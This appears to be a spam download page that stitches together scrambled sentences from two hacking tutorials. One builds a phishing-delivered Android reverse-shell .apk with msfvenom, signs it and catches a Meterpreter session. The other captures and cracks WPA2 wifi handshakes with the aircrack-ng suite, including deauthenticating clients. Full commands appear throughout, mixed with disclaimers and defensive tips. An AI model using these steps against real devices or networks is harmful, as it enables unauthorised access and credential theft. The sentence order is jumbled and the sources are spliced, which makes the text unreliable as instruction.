

Kali linux android hack pdf file download windows 10 crack





Kali linux android wifi hack download. Kali linux android hacking commands pdf. Kali linux android hack github.

Terminal: msfconsole Figure 9: Starting Metasploit Metasploit begins with the console. It is a combination of MSFpayload and MSFencode. Figure 18: Display system details There are lots of commands available in Meterpreter. We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom. In our environment, we are using an Android device version 8.1 (Oreo). Android Emulator is used as an Android device on which penetration testing tasks can be performed (if you don't have an actual Android device). Let's quickly look at some tips which prevent these types of attack. He tries to reconnect to the network and when he does you will get something called WPA handshake in the previous window of the terminal.Now, we are done with capturing the packets. Terminal: run Figure 13: Executing the exploit Next, we need to install the malicious Android .apk file to the victim mobile device. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. By using the "?" help command, you will see more options that we can perform with an Android device. Figure 10: Display Metasploit start screen Now launch the exploit multi/handler and use the Android payload to listen to the clients. Figure 15: Downloaded the file into an Android device Then run and install the .apk file. Steps to configure the Android emulator: Download the image file for the Android x86 code project from the Google Code projects site (Create a virtual machine using another version 2.6x kernel in the VMware workstation Mount the ISO file into VMware options Finish the process and run the machine in LIVE mode Set up the Android device Set up the Google account Note: Android x86 project can connect it to a local network with an Ethernet adapter (VMnet8). (This is what we need.)Step 2: Stop the current processes which are using the WiFi interface.airmon-ng check killStep 3: To start the wlan0 in monitor mode.airmon-ng start wlan0Step 4: To view all the Wifi networks around you.airodump-ng wlan0monHere,airodump-ng : For packet capturingwlan0mon : Name of the interface (This name can be different on the different devices)Press Ctrl+C to stop the process when you have found the target network.Step 5: To view the clients connected to the target network.airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0monHere,airodump-ng : For packet capturing-c : Channel–bssid : MAC address of a wireless access point(WAP).-w : The Directory where you want to save the file(Password File).wlan0mon : Name of the interface.Step 6: Open a new terminal window to disconnect the clients connected to the target network.aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0monaireplay-ng : To inject frames-0 : For deauthentication10 : No. of deauthentication packets to be sent-a : For the bssid of the target networkwlan0mon : Name of the interface.When the client is disconnected from the target network. Kali Linux is one of the Debian-based operating systems with several tools aimed at various information security tasks such as penetration testing, forensics and reverse engineering. Don't use this for malicious purposes.So, boot up Kali Linux. Figure 17: Successfully got the Meterpreter session Bingo! We got the Meterpreter session of the Android device. Open up the multi/handler terminal. We can check more details with the sysinfo command, as mentioned in the below screenshot. The author and/or Infosec are not responsible for any illegal activity performed by the user. NOTE: This lab is for education purposes only. Figure 16: Installing the application into an Android device After complete installation, we are going back to the Kali machine and start the Meterpreter session. After setting up the Android emulator in VM, we are going to download the file from cloud link we have created on Kali Linux and emailed to the victim account. To perform in the public network, you should enter your public address in LHOST and enable port forwarding on the router. So, now you can close the terminal window.Step 7. These tools are extremely useful for generating payloads in various formats and encoding these payloads using various encoder modules. But actually hacking wifi practically is much easier with a good wordlist. Terminal: use exploit/multi/handler Figure 11: Setting up the exploit Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). For this, we use the following command: Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk Figure 1: MSFvenom payload [CLICK IMAGES TO ENLARGE] -p — Payload to be used LHOST — Localhost IP to receive a back connection (Check yours with ifconfig command) LPORT — Localhost port on which the connection listen for the victim (we set it to 4444) R — Raw format (we select .apk) Location — To save the file Note: In this command, we have used the local address because we are demonstrating in the local environment. It standardizes the command-line options, speeds things up a bit by using a single framework instance and handles all possible output formats. Android devices only install signed .apk files. Virtual machines Needed: Kali Linux and Android Emulator VM The walkthrough Step 1: Starting Kali Linux From your VM, start Kali Linux and log in with root/toor (user ID/password) Open a terminal prompt and make an exploit for the Android emulator using the MSFvenom tool Before we start, let's talk about MSFvenom. Once the user/victim downloads and install the malicious .apk, an attacker can easily get back the session on Metasploit. Kali Linux is one of the most-used operating systems for penetration testing. We need to sign the .apk file manually in Kali Linux using: Keytool (preinstalled) jar signer (preinstalled) zipalign (need to install) To sign the .apk file locally, use these commands: Terminal: keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000 Figure 3: Keytool making keystore Terminal: jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked Figure 4: Signing a .apk file with JARsigner Terminal: jarsigner -verify -verbose -certs android_shell.apk Figure 5: Verifying the .apk using JARsigner Zipalign is not preinstalled in Kali Linux, so you will have to install it first. Open the terminal window. Figure 2: APK file created successfully After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. You can also perform this attack on the public network, using a public IP address and a port-forwarding router. Figure 12: Setting up the exploit Then we can successfully run the exploit to listen for the reverse connection. Figure 8: Malicious .apk file ready to install Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit. Figure 6: Installing Zipalign Terminal: zipalign -v 4 android_shell.apk singed_jar.apk Figure 7: Verifying the .apk into a new file using Zipalign Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. We will use MSFvenom for generating the payload, save it as an .apk file and set up a listener to the Metasploit framework. Kindly type commands instead of copy/paste in order to replicate the lab. Attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing. Now it is time to quickly set up the Android emulator (if you don't have an Android device). To accomplish this, an attacker needs to do some social engineering to install the .apk on the victim's mobile device. And before cracking the hash we actually need to generate it. MSFvenom is used to make a payload to penetrate the Android emulator. In this lab, we are using Kali Linux and an Android device to perform mobile penetration testing. Open the Files application.Here,hacking-01.cap is the file you need.aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.txt /root/hacking-01.capaircrack-ng : 802.11 WEP and WPA-PSK keys cracking program-a : -a2 for WPA2 & -a for WPA network-b : The BSSID of the target network-w : Location of the wordlist file/root/hacking-01.cap : Location of the cap fileYou can download the file of common passwords from the internet and if you want to create your own file then you can use the crunch tool In this lab, we are going to learn how you can hack an android mobile device using MSFvenom and the Metasploit framework. Don't allow downloading any apps from cloud websites Don't install apps with an unknown resources enabled option Use antivirus in a mobile device Don't click any random links Never download an unwanted .doc, PDF or .apk file from unknown source

Always confirm with the source of the file to be doubly sure Glossary Exploit (noun): Malicious code to exploit a vulnerability Exploit (verb): To carry out or use malicious code to exploit a vulnerability LHOST: A local host where you need to get session after payload execution LPORT: Local port where you want the session Payload: An activity to perform after successful exploit execution RHOST: Remote host or target host RPORT: Remote port or target port number We will demonstrate this by using the following tools Kali Linux Android device/emulator Zipalign VMware or VirtualBox (virtual environment) Once the following setup is confirmed without error, then we are ready. By using MSFvenom, we create a payload .apk file. Figure 14: Spam email Download the singed_jar.apk file and install it with “unknown resources allowed” on the Android device. To decrypt the password. Our new filename is singed_jar.apk after the verification with Zipalign. Merging these two tools into a single tool just makes sense. After this command, now you can locate your file on the desktop with the name android_shell.apk. And perform the following steps.Step 1: ifconfig(interface configuration) : To view or change the configuration of the network interfaces on your system.ifconfigHere,eth0 : First Ethernet interfacel0 : Loopback interfacewlan0 : First wireless network interface on the system. “Hacking Wifi” sounds really cool and interesting. We have successfully penetrated the Android device using Kali Linux and penetration testing tools. But this world list is of no use until we don’t have any idea of how to actually use that word list in order to crack a hash. Move back to Kali Linux We already started the multi/handler exploit to listen on port 4444 and local IP address. If you are using another emulator to penetrate the Android device, you can also use a CLI Android emulator.
